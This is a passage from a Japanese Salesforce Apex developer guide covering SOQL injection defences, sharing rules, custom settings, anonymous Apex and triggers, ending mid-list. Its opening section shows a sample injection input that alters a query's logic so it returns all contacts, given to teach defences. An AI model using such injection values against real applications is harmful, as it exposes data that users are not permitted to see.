これは単純な例ですが、ロジックについて説明しています。コードは、削除されていない取引先責任者の検索を行うためのものです。ユーザは `name` という入力値を指定します。値はユーザが指定する任意の値で、検証されません。SOQL クエリは動的に構築され、`Database.query` メソッドで実行されます。ユーザが正当な値を指定すると、ステートメントは次のように期待どおり実行されます。

```
// User supplied value: name = Bob

// Query string

SELECT Id FROM Contact WHERE (IsDeleted = false and Name like '%Bob%')
```

ただし、次のようにユーザが予期しない値を入力したかのようになります。

```
// User supplied value for name: test%') OR (Name LIKE '
```

この場合、クエリ文字列は次のようになります。

```
SELECT Id FROM Contact WHERE (IsDeleted = false AND Name LIKE '%test%') OR (Name LIKE '%')
```

結果には削除されていない取引先責任者だけでなく、すべての取引先責任者が表示されます。SOQL インジェクションにより、脆弱なクエリの対象となるロジックを変更することができます。

SOQL インジェクションの防御策

SOQL インジェクションの攻撃を回避するには、動的 SOQL クエリを使用しないようにします。代わりに、静的クエリとバインド変数を使用します。上記の脆弱な例は、静的 SOQL を使用して次のように書き直すことができます。

```
public class SOQLController {

    public String name {

        get { return name;}

        set { name = value;}

    }

    public PageReference query() {

        String queryName = '%' + name + '%';

        queryResult = [SELECT Id FROM Contact WHERE

           (IsDeleted = false and Name like :queryName)];

        return null;

    }

}
```

動的SOQLを使用する必要がある場合、`escapeSingleQuotes` メソッドを使用して、ユーザ指定の入力を削除します。このメソッドは、ユーザから渡される文字列のすべての単一引用符にエスケープ文字 (\) を追加します。このメソッドにより、すべての単一引用符を、データベースコマンドではなく、囲まれた文字列として処理します。

データアクセス制御

Force.com プラットフォームは、データ共有ルールを広範囲に使用します。各オブジェクトには権限があり、ユーザが読み取り、作成、編集、削除できる共有設定がある場合があります。これらの設定は、すべての標準コントローラを使用する場合に強制されます。

Apex クラスを使用する場合、組み込みユーザ権限、および項目レベルのセキュリティ制限は実行時に重視されません。デフォルトの動作として、Apex クラスに組織内のすべてのデータを読み込み更新する機能があります。これらのルールは強制されないため、Apexを使用する開発者は、ユーザ権限、項目レベルのセキュリティ、または組織のデフォルト設定によって通常は非表示となる機密データが不注意で公開されないようにする必要があります。これは特に、Visualforce ページで当てはまります。たとえば、次の Apex 擬似コードについて考えます。

```
public class customController {

    public void read() {
```

```
        Contact contact = [SELECT id FROM Contact WHERE Name = :value];
    }
}
```

この場合、現在ログインしているユーザにこれらのレコードを表示する権限がない場合でも、すべての取引先責任者レコードが検索されます。解決策として、クラスを宣言する場合、次のように修飾キーワードの `with sharing` を使用します。

```
public with sharing class customController {
    . . .
}
```

`with sharing` キーワードを使用すると、プラットフォームはすべてのレコードに完全アクセス権限を付与するのではなく、現在ログインしているユーザのセキュリティ共有権限を使用します。

カスタム設定

カスタム設定はカスタムオブジェクトと類似しており、アプリケーション開発者は、カスタムデータセットの作成の他に、組織、プロファイル、または特定のユーザに対しカスタムデータを作成して関連付けることができます。すべてのカスタム設定データはアプリケーションキャッシュで公開されます。これにより、データベースへのクエリを繰り返し行うコストをかけずに、効率的なアクセスを実現します。さらに、このデータは、数式項目、入力規則、フロー、Apex、SOAP API で使用できます。

次の 2 種類のカスタム設定があります。

リストカスタム設定
: 組織全体からアクセスできる再使用可能な静的データセットを提供するカスタム設定の種類。アプリケーション内で特定のデータセットを頻繁に使用する場合は、そのデータをリストカスタム設定に含めることにより、アクセスが簡素化されます。リスト設定に含まれるデータが、プロファイルやユーザごとに異なるということはなく、組織全体で利用できます。リストデータの例には、2 文字の州の省略名、国際電話の発信番号、製品のカタログ番号などがあります。データはキャッシュされるため、アクセスのコストが低く、効率的です。ガバナ制限の対象となる SOQL クエリを使用する必要はありません。

階層カスタム設定
: 特定のプロファイルまたはユーザの設定を「カスタマイズ」できる組み込みの階層ロジックを使用するカスタム設定の種類。階層ロジックでは、現在のユーザの組織、プロファイル、およびユーザ設定を確認し、最も限定的な (つまり「最下位」) 値が返されます。階層では、組織の設定はプロファイル設定によって上書きされ、プロファイル設定はユーザ設定によって上書きされます。

カスタム設定の使用例を次に示します。

- 納入アプリケーションには、ユーザが海外配信用の国コードを入力する必要があります。この場合、すべての国コードのリスト設定を作成すると、ユーザはデータベースにクエリしなくてもこのデータにすばやくアクセスできます。

- アプリケーションによって、取引先の場所、最適な経路、および交通状況が表示されます。この情報は営業担当者には便利ですが、取引先担当責任者には取引先の場所がわかれば十分です。この場合、経路と交通のカスタムチェックボックス項目を使用した階層設定を作成すると、このデータを「営業担当者」プロファイルのみに有効にできます。

カスタム設定を作成するには、Salesforce ユーザインターフェースで 「設定] から [開発] > [カスタム設定] をクリックします。カスタム設定を作成して項目を追加したら、詳細ページで[管理]をクリックしてカスタム設定にデータを入力します。各データセットは、指定した名前で識別されます。

たとえば、テキスト項目「Country_Code__c」を含む「Foundation_Countries__c」という名前のカスタム設定がある場合、データセットは次のようになります。

データセット名	国コード項目値
アメリカ	USA
カナダ	CAN
イギリス	GBR

また、カスタム設定をパッケージに含めることもできます。パッケージのカスタム設定がどのように表示されるかは、［表示］設定によって決まります。

メモ: パッケージにはデータではなく、カスタム設定の定義のみが含まれます。データを含める必要がある場合は、パッケージをインストールした後に登録側組織によって実行される Apex コードを使用してカスタム設定を取り込む必要があります。

Apex は、リストと階層のどちらのカスタム設定にもアクセスできます。

メモ: カスタム設定の [プライバシー] が［保護］に設定されていて、そのカスタム設定が管理パッケージに含まれている場合、登録側組織は Apex を使用して値を編集したり、アクセスしたりすることができません。

リストカスタム設定へのアクセス

次の例では、カスタム設定データの対応付けが返されます。`getAll` メソッドは、リスト設定に関連付けられているすべてのカスタム項目の値を返します。

```
Map<String_dataset_name, CustomSettingName__c> mcs = CustomSettingName__c.getAll();
```

次の例では、指定したデータセットに関連付けられているすべての項目値を返す `getValues` メソッドを使用します。このメソッドは、異なるパラメータを使用して、リストと階層のどちらのカスタム設定でも使用できます。

```
CustomSettingName__c mc = CustomSettingName__c.getValues(data_set_name);
```

階層カスタム設定へのアクセス

次の例では、組織レベルのデータセット値を返す `getOrgDefaults` メソッドを使用します。

```
CustomSettingName__c mc = CustomSettingName__c.getOrgDefaults();
```

次の例では、指定したプロファイルのデータセット値を返す `getInstance` メソッドを使用します。`getInstance` メソッドは、ユーザ ID で使用することもできます。

```
CustomSettingName__c mc = CustomSettingName__c.getInstance(Profile_ID);
```

関連トピック:

- カスタム設定メソッド

Apex の呼び出し方法

第 8 章　Apex の呼び出し

トピック:

この章では、Apex コードの呼び出し方法の異なるメカニズムについて詳細に説明します。

Apex を呼び出すことができる多くの方法の概要を次に示します。Apex は、次を使用して実行できます。

- 匿名ブロックのコードスニペット。
- 指定されたイベントで呼び出されるトリガ。
- future メソッドの実行、指定された間隔で実行する Apex クラスのスケジュール設定、または一括処理ジョブの実行による非同期 Apex。
- SOAP および REST Web サービスを介してメソッドを公開できる Apex Web サービス。
- 受信メールを処理する Apex メールサービス。
- Visualforce ページの Apex 内にロジックが含まれる Visualforce コントローラ。
- Apex で実装されている Web サービスメソッドを呼び出す AJAX Toolkit。

匿名ブロック

必要なユーザ権限	
Apex を匿名実行する (API を使用した匿名 Apex の実行では、「Apex 開発」権限なしで制限付きアクセスが可能)	「Apex 開発」

匿名ブロックとは、メタデータには格納されないが、次のいずれかを使用してコンパイルおよび実行できる Apex コードです。

- 開発者コンソール
- Force.com IDE
- `executeAnonymous()` SOAP API コール:

```
ExecuteAnonymousResult executeAnonymous(String code)
```

匿名ブロックは、開発者コンソールや Force.com IDE での Apex のすばやい評価や、実行時に動的に変化するコードの記述に使用できます。たとえば、名前や住所などのユーザ入力を取得して、Apex の匿名ブロックを使用し、その名前と住所の取引先責任者をデータベースに書き込むクライアント側の Web アプリケーションを記述できます。

匿名ブロックの内容については、次の点に注意してください (`executeAnonymous()`、`code` 文字列)。

- ユーザ定義メソッドおよび例外を含めることができます。
- ユーザ定義メソッドに `static` キーワードを含めることはできません。
- データベースの変更を手動でコミットする必要はありません。
- Apex トリガが正常に完了すると、自動的にデータベースの変更がコミットされます。Apex トリガが正常に完了しない場合、データベースへの変更はロールバックされます。
- クラスやトリガとは異なり、匿名ブロックは現在のユーザとして実行するため、コードがユーザオブジェクトの権限や項目レベルの権限に違反するとコンパイルが失敗する場合があります。
- ローカル以外の範囲を含めないでください。たとえば、`global` アクセス修飾子を使用できますが機能しません。メソッドの範囲は、匿名ブロックに制限されています。
- 匿名ブロックにクラスまたはインターフェース (カスタムデータ型) を定義すると、匿名ブロックの実行時にそのクラスまたはインターフェースはデフォルトで仮想とみなされます。これは、カスタムデータ型が `virtual` 修飾子で定義されなかった場合でも同様です。これを避けるには、Salesforce にクラスまたはインターフェースを保存します。匿名ブロックに定義されたクラスやインターフェースは、組織には保存されません。

ユーザ定義メソッドは、事前に宣言せずにそのメソッド自体や後のメソッドで参照できますが、変数は宣言されるまで参照できません。次の例では、整数 `int` は宣言する必要がありますが、`myProcedure1` は宣言する必要はありません。

```
Integer int1 = 0;
```

```
void myProcedure1() {
    myProcedure2();
}

void myProcedure2() {
    int1++;
}

myProcedure1();
```

匿名ブロックで返される結果には次の情報が含まれます。

- 発生したすべてのエラーを含む、コールのコンパイルフェーズと実行フェーズの状況情報
- `System.debug` メソッドへのすべてのコールの出力を含むデバッグログの内容(「デバッグログについて」(ページ 621)を参照)
- 各コールのスタック要素に対するクラス、メソッド、行番号を含む、検出されなかったすべてのコード実行例外の Apex のスタック追跡

`executeAnonymous()` についての詳細は、「Apex の SOAP API および SOAP ヘッダー」を参照してください。「開発者コンソールのログの操作」および「Force.com IDE」も参照してください。

「Apex 開発」権限で API を使用した匿名 Apex の実行

組織に保存されている Apex メソッドを含め、`executeAnonymous()` API コールを使用して Apex コードを実行するには、ユーザに「Apex 開発」権限が必要です。「Apex 開発」権限のないユーザの場合、API を使用すると匿名 Apex の制限付き実行が可能になります。この例外は、ユーザが API または API を使用するツールを使用して匿名 Apex を実行する場合にのみ適用され、開発者コンソールで実行する場合には適用されません。このようなユーザには、匿名ブロックで次の実行が許可されます。

- 匿名ブロック内の自分が作成したコード
- 組織に保存された Web サービスメソッド (`webservice` キーワードで宣言されたメソッド)
- Apex 言語の一部である組み込みの Apex メソッド

ユーザに「Apex 開発」権限がない場合、他の Apex コードの実行は許可されません。たとえば、組織に保存されているカスタム Apex クラスのメソッドをコールすることや、組み込みのメソッドへの引数としてカスタムクラスを使用することは、許可されません。

「Apex 開発」権限のないユーザが匿名ブロックで DML ステートメントを実行すると、その結果としてトリガが起動される場合があります。

トリガ

Apex は、トリガを使用して呼び出すことができます。トリガは、次の操作の前または後に実行する Apex コードです。

- insert
- update
- delete
- merge
- upsert
- undelete

たとえば、オブジェクトのレコードがデータベースに挿入される前、レコードが削除された後、またはレコードがごみ箱から復元された後に実行されるトリガがあります。

Contact または Account、CaseComment などの一部の標準的な子オブジェクト、およびカスタムオブジェクトなど、トリガをサポートする最上位の標準オブジェクトのトリガを定義できます。

- ケースコメントの場合は、[設定] から [カスタマイズ] > [ケース] > [ケースコメント] > [トリガ] をクリックします。
- メールメッセージの場合は、[設定] から [カスタマイズ] > [ケース] > [メールメッセージ] > [トリガ] をクリックします。

トリガには次の 2 種類があります。

- *before* トリガは、レコードがデータベースに保存される前にレコードの値を更新または検証する場合に使用します。
- *after* トリガは、システムによって設定された項目値 (レコードの `Id` 項目や `LastModifiedDate` 項目など) にアクセスする場合や、監査テーブルへのログインやキューを使用した非同期イベントの実行など、他のレコードの変更を有効にする場合に使用します。*after* トリガを実行するレコードは参照のみです。

トリガは、最初にトリガを実行したレコードと同じ種類の別のレコードを変更することもできます。たとえば、取引先責任者 *A* が更新された後でトリガを実行する場合、このトリガは取引先責任者 *B*、*C*、および *D* を変更することもできます。トリガを使用して他のレコードを変更でき、これらの変更によってさらに複数のトリガを実行できるために、Apex ランタイムエンジンはこうしたすべての操作を単一の作業単位とみなし、実行可能な操作数の制限を設定して無限に操作が反復されないようにします。「実行ガバナと制限」 (ページ 367) を参照してください。

さらに、before トリガでレコードを更新または削除したり、after トリガでレコードを削除したりすると、ランタイムエラーが発生します。これは、直接操作または間接操作のいずれの場合にも該当します。たとえば、取引先 *A* を更新し、取引先 *A* の更新 before トリガが取引先責任者 *B* を挿入し、取引先責任者 *B* の挿入 after トリガが取引先 *A* をクエリして DML `update` ステートメントまたはデータベースメソッドを使用してその取引先を更新する場合、before トリガで取引先 *A* を間接的に更新することになるため、ランタイムエラーが発生します。

実装に関する考慮事項

トリガを作成する前に、次の点に留意してください。

- upsert トリガは、必要に応じて before および after の insert トリガまたは before および after の update トリガを実行します。
- merge トリガは、削除されるレコードには before および after の delete トリガを実行し、保持されるレコードには before update トリガのみを実行します。「トリガと Merge ステートメント」 (ページ 297)を参照してください。
- レコードが復元された後に実行するトリガは、特定のオブジェクトでのみ機能します。「トリガと復元レコード」 (ページ 297)を参照してください。
- トリガが終了するまで、項目履歴は記録されません。トリガで項目履歴をクエリしても、現在のトランザクションの履歴は表示されません。
- Salesforce API バージョン 20.0 以前を使用して保存された Apex の場合、API コールによってトリガが起動されると、200 レコードずつに分割されていたチャンクが、100 レコードずつのチャンクにさらに分割されます。Salesforce API バージョン 21.0 以降を使用して保存された Apex の場合、API のチャンクがそれ以上分割されることはありません。静的変数の値は、API バッチ間でリセットされますが、ガバナ制限はリセットされません。API バッチ間の状態情報の追跡に静的変数を使用しないでください。

一括トリガ

デフォルトでは、すべてのトリガが一括トリガで、複数のレコードを一度に処理できます。常に一度に複数のレコードの処理を予定します。

メモ: 定期的と定義された行動オブジェクトは、insert、delete、update のトリガで一括処理されません。

一括トリガは、単一のレコード更新と次のような一括処理を行えます。

- データのインポート
- Force.com BulkAPI コール
- レコード所有者の変更や削除などの一括操作
- 再帰的 Apex メソッドや DML ステートメントの一括処理を呼び出すトリガ

トリガ構文

トリガを定義するには、次の構文を使用します。

```
trigger triggerName on ObjectName (trigger_events) {

   code_block

}
```

trigger_events には、次のイベントを 1 つ以上含むカンマ区切りのリストを指定できます。

- before insert
- before update
- before delete
- after insert
- after update

- after delete
- after undelete

メモ: 定期的なイベントまたは定期的な ToDo の insert、delete、または update によって呼び出されるトリガは、Force.com API からトリガが大量に呼び出されるとき、ランタイムエラーになります。

たとえば、次のコードは Account オブジェクトで before insert イベントおよび before update イベントのトリガを定義します。

```
trigger myAccountTrigger on Account (before insert, before update) {

    // Your code here

}
```

トリガのコードブロックに、static キーワードを指定することはできません。トリガには、内部クラスに適用できるキーワードのみを含めることができます。また、トリガにより行われたデータベースへの変更は、手動で確定する必要はありません。Apex トリガが正常に完了すると、自動的にデータベースの変更がコミットされます。Apex トリガが正常に完了しない場合、データベースへの変更はロールバックされます。

トリガコンテキスト変数

すべてのトリガは、開発者がランタイムコンテキストにアクセスできるようにする暗黙的な変数を定義します。これらの変数は、System.Trigger クラスに含まれています。

変数	使用方法
isExecuting	Apex コードの現在のコンテキストが Visualforce ページ、Web サービス、または executeanonymous() API コールではなく、トリガである場合、true を返します。
isInsert	挿入操作により、Salesforce ユーザインターフェース、Apex、または API からこのトリガが実行された場合に、true を返します。
isUpdate	更新操作により、Salesforce ユーザインターフェース、Apex、または API からこのトリガが実行された場合に、true を返します。
isDelete	削除操作により、Salesforce ユーザインターフェース、Apex、または API からこのトリガが実行された場合に、true を返します。
isBefore	レコードが保存される前にこのトリガが実行された場合に、true を返します。
isAfter	すべてのレコードが保存された後にこのトリガが実行された場合に、true を返します。
isUndelete	レコードがごみ箱から復元された後 (Salesforce ユーザインターフェース、Apex、または API からの復元操作の後) にこのトリガが実行された場合に、true を返します。

変数	使用方法
new	新しいバージョンの sObject レコードのリストを返します。 この sObject リストは insert トリガと update トリガでのみ使用でき、レコードは before トリガでのみ更新できます。
newMap	新しいバージョンの sObject レコードへの ID の対応付けです。 この対応付けは before update トリガ、after insert トリガ、after update トリガでのみ使用できます。
old	古いバージョンの sObject レコードのリストを返します。 この sObject リストは update トリガと delete トリガでのみ使用できます。
oldMap	古いバージョンの sObject レコードへの ID の対応付けです。 この対応付けは update トリガと delete トリガでのみ使用できます。
size	古いバージョンと新しいバージョンの両方を含む、トリガ呼び出しのレコードの合計数。

メモ: トリガを実行するレコードに無効な項目値がある場合 (たとえば、0 で割る数式など)、値は new、newMap、old、および oldMap のトリガコンテキスト変数で null に設定されます。

たとえば、この単純なトリガの場合、Trigger.new は sObject のリストで、for ループで繰り返し実行でき、SOQL クエリの IN 句でバインド変数として使用できます。

```
Trigger simpleTrigger on Account (after insert) {

    for (Account a : Trigger.new) {

        // Iterate over each sObject

    }



    // This single query finds every contact that is associated with any of the

    // triggering accounts. Note that although Trigger.new is a collection of

    // records, when used as a bind variable in a SOQL query, Apex automatically

    // transforms the list of records into a list of corresponding Ids.

    Contact[] cons = [SELECT LastName FROM Contact

                      WHERE AccountId IN :Trigger.new];

}
```

このトリガでは、`Trigger.isBefore` や `Trigger.isDelete` のような Boolean コンテキスト変数を使用して、特定のトリガ条件でのみ実行するコードを定義します。

```
trigger myAccountTrigger on Account(before delete, before insert, before update,
                                    after delete, after insert, after update) {
if (Trigger.isBefore) {
    if (Trigger.isDelete) {


        // In a before delete trigger, the trigger accesses the records that will be
        // deleted with the Trigger.old list.
        for (Account a : Trigger.old) {
            if (a.name != 'okToDelete') {
                a.addError('You can\'t delete this record!');
            }
        }
    } else {


    // In before insert or before update triggers, the trigger accesses the new records
    // with the Trigger.new list.
        for (Account a : Trigger.new) {
            if (a.name == 'bad') {
                a.name.addError('Bad name');
            }
    }
    if (Trigger.isInsert) {
        for (Account a : Trigger.new) {
            System.assertEquals('xxx', a.accountNumber);
            System.assertEquals('industry', a.industry);
            System.assertEquals(100, a.numberofemployees);
```

```
            System.assertEquals(100.0, a.annualrevenue);
            a.accountNumber = 'yyy';
        }

// If the trigger is not a before trigger, it must be an after trigger.
} else {
    if (Trigger.isInsert) {
        List<Contact> contacts = new List<Contact>();
        for (Account a : Trigger.new) {
            if(a.Name == 'makeContact') {
                contacts.add(new Contact (LastName = a.Name,
                                          AccountId = a.Id));
            }
        }
      insert contacts;
    }
  }
}}}
```

コンテキスト変数の考慮事項

トリガコンテキスト変数については、次の考慮事項について注意してください。

- `trigger.new` および `trigger.old` を、Apex DML 操作で使用することはできません。
- `trigger.new` を使用してオブジェクトの項目値を変更できますが、before トリガでのみ行えます。すべての after トリガで、`trigger.new` は保存されず、実行時例外が発生します。
- `trigger.old` は常に参照のみです。
- `trigger.new` を削除することはできません。

次の表は、さまざまなトリガイベントの特定の操作についての考慮事項を示します。

トリガイベント	`trigger.new` を使用した項目の変更	update DML 操作を使用した元のオブジェクトの更新	delete DML 操作を使用した元のオブジェクトの削除
`before insert`	可。	該当なし。元のオブジェクトが作成されていません。参照できるものがないため、更新できません。	該当なし。元のオブジェクトが作成されていません。参照できるものがないため、更新できません。
`after insert`	不可。`trigger.new` がすでに保存されているため、ランタイムエラーが発生します。	可。	可能ですが、必須ではありません。挿入後すぐにオブジェクトが削除されます。
`before update`	可。	不可。ランタイムエラーが発生します。	不可。ランタイムエラーが発生します。
`after update`	不可。`trigger.new` がすでに保存されているため、ランタイムエラーが発生します。	可。不適切なコードにより無限に不適切な操作が反復される可能性があります。ガバナ制限によりエラーが検出されます。	可。オブジェクトが削除される前に更新が保存されるため、オブジェクトが復元された時に更新結果が表示されます。
`before delete`	不可。ランタイムエラーが発生します。`trigger.new` は before 削除トリガで使用できません。	可。オブジェクトが削除される前に更新が保存されるため、オブジェクトが復元された時に更新結果が表示されます。	不可。ランタイムエラーが発生します。削除はすでに処理中です。
`after delete`	不可。ランタイムエラーが発生します。`trigger.new` は after 削除トリガで使用できません。	該当なし。オブジェクトはすでに削除されています。	該当なし。オブジェクトはすでに削除されています。
`after undelete`	不可。ランタイムエラーが発生します。`trigger.old` は after 復元トリガで使用できません。	可。	可能ですが、必須ではありません。挿入後すぐにオブジェクトが削除されます。

一般的な一括トリガイディオム

一括トリガを使用すると、開発者は実行ガバナ制限を超えることなくより多くのレコードを処理することができますが、一度に複数のレコードの一括処理を呼び出すため、理解しにくい場合やコード化が難しくなる場合があります。次のセクションでは、一括処理を記述する場合に頻繁に使用されるイディオムの例について説明します。

一括トリガでの対応付けおよびセットの使用

セットおよび対応付けのデータ構造は、一括トリガを適切にコード化する上で重要です。セットを使用して各レコードを分割し、対応付けを使用してクエリ結果をレコード ID で編成して保持することができます。

たとえば、サンプルの見積アプリケーションの一括トリガは、最初に `Trigger.new` の OpportunityLineItem レコードに関連付けられた各価格表エントリをセットに追加し、セットに異なる要素のみが含まれるようにします。次に、関連付けられた製品の色の PricebookEntries をクエリして、結果を対応付けに配置します。対応付けが作成されると、トリガは `Trigger.new` の OpportunityLineItems により繰り返し実行され、対応付けを使用して適切な色を割り当てます。

```
// When a new line item is added to an opportunity, this trigger copies the value of the

// associated product's color to the new record.

trigger oppLineTrigger on OpportunityLineItem (before insert) {



    // For every OpportunityLineItem record, add its associated pricebook entry

    // to a set so there are no duplicates.

    Set<Id> pbeIds = new Set<Id>();

    for (OpportunityLineItem oli : Trigger.new)

        pbeIds.add(oli.pricebookentryid);



    // Query the PricebookEntries for their associated product color and place the results


    // in a map.

    Map<Id, PricebookEntry> entries = new Map<Id, PricebookEntry>(

        [select product2.color__c from pricebookentry

         where id in :pbeIds]);



    // Now use the map to set the appropriate color on every OpportunityLineItem processed


    // by the trigger.

    for (OpportunityLineItem oli : Trigger.new)

        oli.color__c = entries.get(oli.pricebookEntryId).product2.color__c;

}
```

一括トリガのレコードとクエリ結果の関連付け

Trigger.newMap および Trigger.oldMap の ID-to-sObject 対応付けを使用して、レコードをクエリ結果に関連付けます。たとえば、サンプル見積アプリケーションのこのトリガでは、Trigger.oldMap を使用して、一意の ID のセットを作成します (Trigger.oldMap.keySet())。セットはクエリの一部として使用され、トリガで処理される商談に関連付けられる見積のリストを作成します。クエリによって返される各見積の場合、関連付けられた商談が Trigger.oldMap から取得され、削除されないようにします。

```
trigger oppTrigger on Opportunity (before delete) {

    for (Quote__c q : [SELECT opportunity__c FROM quote__c

                       WHERE opportunity__c IN :Trigger.oldMap.keySet()]) {

        Trigger.oldMap.get(q.opportunity__c).addError('Cannot delete

                                                      opportunity with a quote');

    }

}
```

トリガを使用した、一意の項目を持つレコードの挿入または更新

insert イベントまたは upsert イベントによってレコードがバッチ内の別の新しいレコードで一意の項目の値を複製する場合、重複したレコードについてのエラーメッセージには、最初のレコードの ID が記載されます。ただし、要求が完了するまではエラーメッセージが適切でない場合があります。

トリガが存在する場合、一括操作の再試行ロジックにより、ロールバック/再試行サイクルが発生します。その再試行サイクルは新しいキーを新しいレコードに割り当てます。たとえば、2 つのレコードに一意の項目の同じ値が挿入され、insert イベントがトリガに定義されている場合、2 番目の重複レコードが失敗し、最初のレコードの ID が報告されます。ただし、変更がロールバックされ、最初のレコードが再挿入されると、レコードは新しい ID を受け取ります。つまり、2 番目のレコードによって報告されたエラーメッセージは有効ではなくなります。

トリガの定義

トリガコードは、トリガスクリプトが関連付けられたオブジェクトの下にメタデータとして保存されます。Salesforce でトリガを定義する手順は、次のとおりです。

1. 標準オブジェクトの場合は、[設定] から [カスタマイズ] をクリックし、オブジェクトの名前をクリックしてから、[トリガ] をクリックします。

   カスタムオブジェクトの場合は、[設定] で、[作成] > [オブジェクト] をクリックし、オブジェクトの名前をクリックします。

   キャンペーンメンバーの場合は、[設定] で、[カスタマイズ] > [キャンペーン] > [キャンペーンメンバー] > [トリガ] をクリックします。

   ケースコメントの場合は、[設定] で、[カスタマイズ] > [ケース] > [ケースコメント] > [トリガ] をクリックします。

メールメッセージの場合は、[設定] で、[カスタマイズ] > [ケース] > [メールメッセージ] > [トリガ] をクリックします。

アイデアに対するコメントの場合は、[設定] から [カスタマイズ] > [アイデア] > [アイデアのコメント] > [トリガ] をクリックします。

Attachment、ContentDocument、および Note 標準オブジェクトでは、Salesforce ユーザインターフェースでトリガを作成できません。これらのオブジェクトの場合、開発者コンソール や Force.com IDE などの開発ツールを使用してトリガを作成します。または、メタデータ API を使用することもできます。

2. [トリガ] 関連リストで、[新規] をクリックします。
3. [バージョン設定] をクリックして、このトリガで使用する Apex および API のバージョンを指定します。組織が AppExchange から管理パッケージをインストールした場合、このトリガで使用する各管理パッケージのバージョンも指定できます。すべてのバージョンでデフォルト値を使用します。デフォルト値では、Apex および API についても、各管理パッケージについても、トリガを最新バージョンに関連付けます。最新バージョンのパッケージのものとは異なるコンポーネントや機能にアクセスする場合は、管理パッケージの古いバージョンを指定することもできます。
4. トリガをコンパイルして有効にする必要がある場合は、[Apex トリガ] をクリックして [有効] チェックボックスをオンにします。組織のメタデータにコードを保存するだけの場合は、このチェックボックスはオフにしておきます。このチェックボックスは、デフォルトではオンです。
5. [内容] テキストボックスで、そのトリガの Apex を入力します。1 つのトリガは、最大 1,000,000 文字までです。

   トリガを定義するには、次の構文を使用します。

```
trigger triggerName on ObjectName (trigger_events) {

   code_block

}
```

   trigger_events には、次のイベントを 1 つ以上含むカンマ区切りのリストを指定できます。

   - `before insert`
   - `before update`
   - `before delete`
   - `after insert`
   - `after update`
   - `after delete`
   - `after undelete`

   メモ: 定期的なイベントまたは定期的な ToDo の `insert`、`delete`、または `update` によって呼び出されるトリガは、Force.com API からトリガが大量に呼び出されるとき、ランタイムエラーになります。

6. [保存] をクリックします。

メモ: トリガは、最後にコンパイルされて以降、依存するメタデータに変更がない限り、`isValid` フラグを `true` に設定して保存します。オブジェクトや項目の説明の編集などの表面的な変更も含めて、トリガで使用されているオブジェクト名や項目に変更があると、Apex コンパイラがコードを再処理するまで、

`isValid` フラグは `false` に設定されます。トリガが次に実行されるときか、ユーザがトリガをメタデータに再保存するときに、再コンパイルされます。

参照項目が削除済みのレコードを参照している場合、デフォルトでは Salesforce により参照項目の値がクリアされます。または、レコードが参照関係にある場合は削除されないように選択することもできます。

Apex トリガエディタ

Visualforce または Apex を編集するとき、Visualforce 開発モードのフッターまたは設定のいずれかで、エディタを使用できます。エディタの機能は、次のとおりです。

構文の強調表示
エディタは、キーワードとすべての関数および演算子について、自動的に構文を強調表示します。

検索 ( )
検索により、現在のページ、クラス、またはトリガの中のテキストを検索できます。検索を使用するには、［検索］テキストボックスに文字列を入力し、[次を検索] をクリックします。

- 検出した検索文字列を他の文字列で置き換えるには、［置換］テキストボックスに新しい文字列を入力し、そのインスタンスだけを置き換える場合は [replace] をクリックし、そのインスタンスと、それ以外にそのページ、クラス、またはトリガに出現する検索文字列のすべてのインスタンスを置き換える場合は、[すべて置換] をクリックします。
- 検索操作で大文字と小文字を区別するには、[大文字と小文字を区別する] オプションをオンにします。
- 検索文字列として正規表現を使用するには、[正規表現] オプションをオンにします。正規表現は、JavaScript の正規表現規則に従います。正規表現を使った検索では、折り返されて複数行になる文字列も検索できます。

  正規表現で検出した文字列を置換操作で使用する場合、検出した検索文字列から得られる正規表現のグループ変数 (`$1`、`$2` など) をバインドすることもできます。たとえば、`<h1>` タグを `<h2>` タグで置き換え、元の `<h1>` の属性はすべてそのままにするには、`<h1(\s+)(.*)>` を検索し、それを `<h2$1$2>` で置き換えます。

指定行に移動 ( )
このボタンにより、指定した行番号を強調表示できます。その行が現在表示されていない場合は、エディタがその行までスクロールします。

元に戻す ( ) およびやり直し ( )
[Undo (元に戻す)] を使用すると編集動作を取り消します。[Redo (やり直し)] を使用すると元に戻した編集動作をやり直します。

フォントサイズ
ドロップダウンリストからフォントサイズを選択し、エディタに表示される文字のサイズを制御します。

行と列の位置
カーソルの行と列の位置は、エディタ下部のステータスバーに表示されます。これは、[GoToLine (指定行に移動)] ( ) と共に使用し、エディタ内をすばやく移動できます。

行と文字の計数
行と文字の合計数は、エディタ下部のステータスバーに表示されます。

トリガと Merge ステートメント

マージイベントでは、独自のトリガイベントは実行されません。その代わりに、delete イベントと update イベントが実行されます。

無効となるレコードの削除
: 1 回のマージ操作により、そのマージ削除されるすべてのレコードに対して 1 つの delete イベントが実行されます。マージ操作の結果として削除されたレコードを判別するには、`Trigger.old` の `MasterRecordId` 項目を使用します。マージ操作によりレコード削除されると、そのレコードの `MasterRecordId` 項目には、保持されるレコードの ID が設定されます。`MasterRecordId` 項目は `after delete` トリガイベントでのみ設定されます。アプリケーションで、マージの結果削除されたレコードに特別な処理が必要な場合、`after delete` トリガイベントを使用する必要があります。

保持されるレコードの更新
: 1 回のマージ操作により、保持されるレコードに対してのみ 1 つの更新イベントが実行されます。マージ操作の結果、親が変更される子レコードではトリガは実行されません。

たとえば、2 人の取引先責任者がマージされる場合、取引先責任者の削除トリガと更新トリガのみが実行されます。取引先責任者に関連する取引先や商談などのレコードのトリガは実行されません。

マージが行われる場合、次の順にイベントが発生します。

1. `before delete` トリガが実行されます。
2. マージによって無効となるレコードが削除され、新しい親レコードが子レコードに割り当てられ、削除されたレコードの `MasterRecordId` 項目が設定されます。
3. `after delete` トリガが実行されます。
4. マスタレコードに必要な特定の更新を実行します。通常の更新トリガが適用されます。

トリガと復元レコード

`after undelete` トリガイベントは、復元レコード (削除された後 `undelete` DML ステートメントによってごみ箱から復元されたレコード) に対してのみ機能します。これらのレコードは元に戻したレコードとも呼ばれます。

`after undelete` トリガイベントは、最上位のオブジェクトでのみ実行します。たとえば、取引先を削除すると、商談も削除されます。取引先をごみ箱から復元すると、商談も復元されます。取引先と商談の両方に関連付けられた `after undelete` トリガイベントがある場合、取引先の `after undelete` トリガイベントのみが実行されます。

`after undelete` トリガイベントは、次のオブジェクトでのみ実行されます。

- Account
- Asset
- Campaign
- Case
- Contact
- ContentDocument
- Contract

- カスタムオブジェクト
- Event
- Lead
- Opportunity
- Product
- Solution
- Task

トリガと実行の順序

レコードを `insert`、`update`、または `upsert` ステートメントを使用して保存すると、Salesforce は次のイベントを順番に実行します。

